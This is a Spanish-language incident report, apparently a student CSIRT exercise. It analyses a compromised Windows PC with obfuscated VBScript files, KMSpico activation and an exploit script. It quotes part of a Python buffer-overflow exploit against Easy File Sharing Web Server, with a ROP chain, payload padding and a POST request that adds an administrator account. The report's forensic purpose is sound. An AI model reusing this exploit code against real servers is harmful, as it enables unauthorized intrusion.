



| | | |
|---|---|-------------------|
|  | Informe de incidentes de seguridad | Grupo 3 |
| | | Fecha: 11/12/2024 |
| | | n.º: 001A-2024 |
| | | TLP: AMBER |

Informe de Incidente de Ciberseguridad (Resumen)

| Información de contacto | | | |
|-------------------------|---------|-------------|-----------------------|
| Encargados | Grupo 3 | Responsable | Nicolás Ruiz Ruiz |
| Título | CSIRT | Correo | nrui214@g.educaand.es |

| Detalles del incidente | | | |
|------------------------|--|---------------------|-----------------|
| Fecha y Hora | 13/12/2024 09:00 A.M. | Lugar del incidente | Departamento TI |
| Personas involucradas | John Doe | | |
| Descripción | Scripts maliciosos en carpeta temporal de Windows[1] | | |
| | Script de explotación de vulnerabilidad[2] | | |
| | Activación de Windows con el programa KMSpico[3] | | |


| Taxonomía del incidente y evaluación de riesgos | |
|---|--|
| Incidente 1 | Contenido malicioso - Configuración de malware |
| Peligrosidad, Impacto, Prioridad | Muy alta, Bajo Media |
| Incidente 2 | Intento de intrusión - Explotación de vulnerabilidades conocidas |
| Peligrosidad, Impacto, Prioridad | Media, Medio Media |
| Incidente 3 | Fraude - Uso no autorizado de recursos |
| Peligrosidad, Impacto, Prioridad | Media, Bajo Baja |

| | | |
|---|---|-------------------|
|  | Informe de incidentes de seguridad | Grupo 3 |
| | | Fecha: 11/12/2024 |
| | | n.º: 001A-2024 |
| | | TLP: AMBER |

Reporte de Incidente de Ciberseguridad (Detallado)

Índice:


| | |
|---|---|
| Análisis de los incidentes | 3 |
| Scripts maliciosos en carpeta temporal de Windows | 4 |
| Script de explotación de vulnerabilidad | 4 |
| Activación de Windows con el programa KMSpico | 5 |
| Recomendaciones | 5 |
| Fuentes | 6 |

| | | |
|---|---|-------------------|
|  | Informe de incidentes de seguridad | Grupo 3 |
| | | Fecha: 11/12/2024 |
| | | n.º: 001A-2024 |
| | | TLP: AMBER |


Análisis de los incidentes

Somos citados por la empresa el día 13 de diciembre de 2024 a las 09:00 de la mañana, nos informan que, un equipo del departamento de informática ha sido comprometido. Tras hablar con John Doe, el dueño del equipo, no hemos sacado nada de información de lo ocurrido en el dispositivo.

Al llegar al ordenador, nos lo encontramos de la siguiente manera:









Podemos apreciar como se han hecho unos cambios den la máquina y que es necesario **reiniciar para aplicar**, un error ocasionado por un **script** y dos **archivos extraños** en el escritorio.

| | | |
|---|---|-------------------|
|  | Informe de incidentes de seguridad | Grupo 3 |
| | | Fecha: 11/12/2024 |
| | | n.º: 001A-2024 |
| | | TLP: AMBER |

Scripts maliciosos en carpeta temporal de Windows

Evidentemente, no vamos a reiniciar el equipo, vamos a empezar analizando el error del script. El script se encuentra en la carpeta de archivos temporales de Windows, junto con otros dos:

| | | | | |
|---|------------------|--------------------|----------------------|--------|
|  | DMI85A3.tmp | 12/28/2018 8:58 AM | TMP File | 0 KB |
|  | fwtsqmfile00.sqm | 9/16/2019 1:00 AM | SQM File | 1 KB |
|  | HoVgcPUXNBk | 12/28/2018 9:44 AM | VBScript Script File | 98 KB |
|  | jnQGgUrmj | 12/28/2018 9:38 AM | VBScript Script File | 98 KB |
|  | JOEvfoml | 12/28/2018 9:29 AM | VBScript Script File | 98 KB |
|  | MpCmdRun | 12/22/2019 4:08 AM | Text Document | 246 KB |

Al analizarlos, apreciamos que están cifrados en base 64. Tras un análisis a fondo de los scripts utilizando IA como ChatGPT o Perplexity, hemos llegado a la siguiente conclusión:

Aunque hemos sido incapaces de reconocer el propósito de los scripts, pensamos que la ubicación de estos y la codificación en base 64 para ocultar la función real de estos, son hechos suficientes para pensar que son scripts maliciosos.

Script de explotación de vulnerabilidad

Investiguemos ahora los dos archivos del escritorio. El primero “crea_user.txt”, se trata de un archivo vacío, a diferencia del segundo “crea_user.py”, en el que podemos encontrar lo siguiente:

```

    0x10024002, + E00000 + 0x10 [imageLoad.dll]
    ]
    return ''.join(struct.pack('<I', _) for _ in rop_gadgets)


rop_chain = create_rop_chain()

payload = "A"*2278 + rop_chain + "\x90"*4 + Shellcode4 + "B"*(1790-len(Shellcode4)-len(rop_chain)) + ret

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((sys.argv[1], 8089))
s.send("POST /sendemail.php HTTP/1.1\r\n\r\nEmail=" + payload + "&getPassword=Get+Password")
print "[+] Envio del exploit"
print "[+] Cargado Payload"
print "[+] Creado usuario ihacklabs con password" + " " + " Ihack12/"
s.close()

```

Imagen recortada.

| | | |
|---|---|-------------------|
|  | Informe de incidentes de seguridad | Grupo 3 |
| | | Fecha: 11/12/2024 |
| | | n.º: 001A-2024 |
| | | TLP: AMBER |

El script lo que hace es explotar una vulnerabilidad de desbordamiento de buffer en el servicio web Easy File Sharing Web Server para ejecutar código arbitrario y así agregar un nuevo usuario con privilegios de administrador.

Activación de Windows con el programa KMSpico


Por último, vamos a analizar la última actividad de la máquina con la aplicación “lastactivityview”.

| | | |
|------------------------|--------------------------------|-----------------------|
| 12/28/2018 2:24:33 PM | System Shutdown | |
| 12/28/2018 2:24:30 PM | User Logoff | |
| 12/28/2018 10:52:47 AM | Task Run | WinSATAPI.dll |
| 12/28/2018 9:50:02 AM | View Folder in Explorer | Temp |
| 12/28/2018 8:50:02 AM | View Folder in Explorer | KMSpico v. 10.2.0 |
| 12/28/2018 8:49:51 AM | Open file or folder | KMSpico v. 10.2.0.zip |
| 12/28/2018 8:49:30 AM | View Folder in Explorer | |
| 12/28/2018 8:40:58 AM | Task Run | RAServer.exe |
| 10/23/2018 10:06:25 PM | View Folder in Explorer | KMSpico Portable |
| 10/23/2018 10:05:48 PM | View Folder in Explorer | |
| 10/23/2018 9:53:54 PM | Open file or folder | secret.txt |
| 10/23/2018 9:39:14 PM | Task Run | rundll32.exe |
| 8/9/2017 6:58:42 PM | Select file in open/save di... | crea_user.py |

Podemos apreciar como el usuario de la máquina intentó activar el sistema operativo Windows usando un KMSpico, el cual puede ser el autor de los dos incidentes anteriores.

Recomendaciones

Es necesario aislar completamente el equipo hasta asegurar que esté libre de malware que puedan comprometer los servicios de la empresa, hacer una limpieza exhaustiva del equipo para eliminar los archivos descubiertos en este análisis y concienciar al empleado del uso correcto de las herramientas de trabajo.

| | | |
|---|---|-------------------|
|  | Informe de incidentes de seguridad | Grupo 3 |
| | | Fecha: 11/12/2024 |
| | | n.º: 001A-2024 |
| | | TLP: AMBER |

Fuentes

Gran parte de la información de los scripts fue analizada por modelos de inteligencia artificial como ChatGPT o Perplexity.

Los eventos del sistema fueron recogidos con la aplicación forense “LastActivityView”.

La clasificación de los incidentes la conseguimos a través de la sección “taxonomía” de la página del “incibe.es”.

Los niveles de peligrosidad e impacto de los incidentes, nos basamos en la guía nacional de notificación y gestión de ciberincidentes.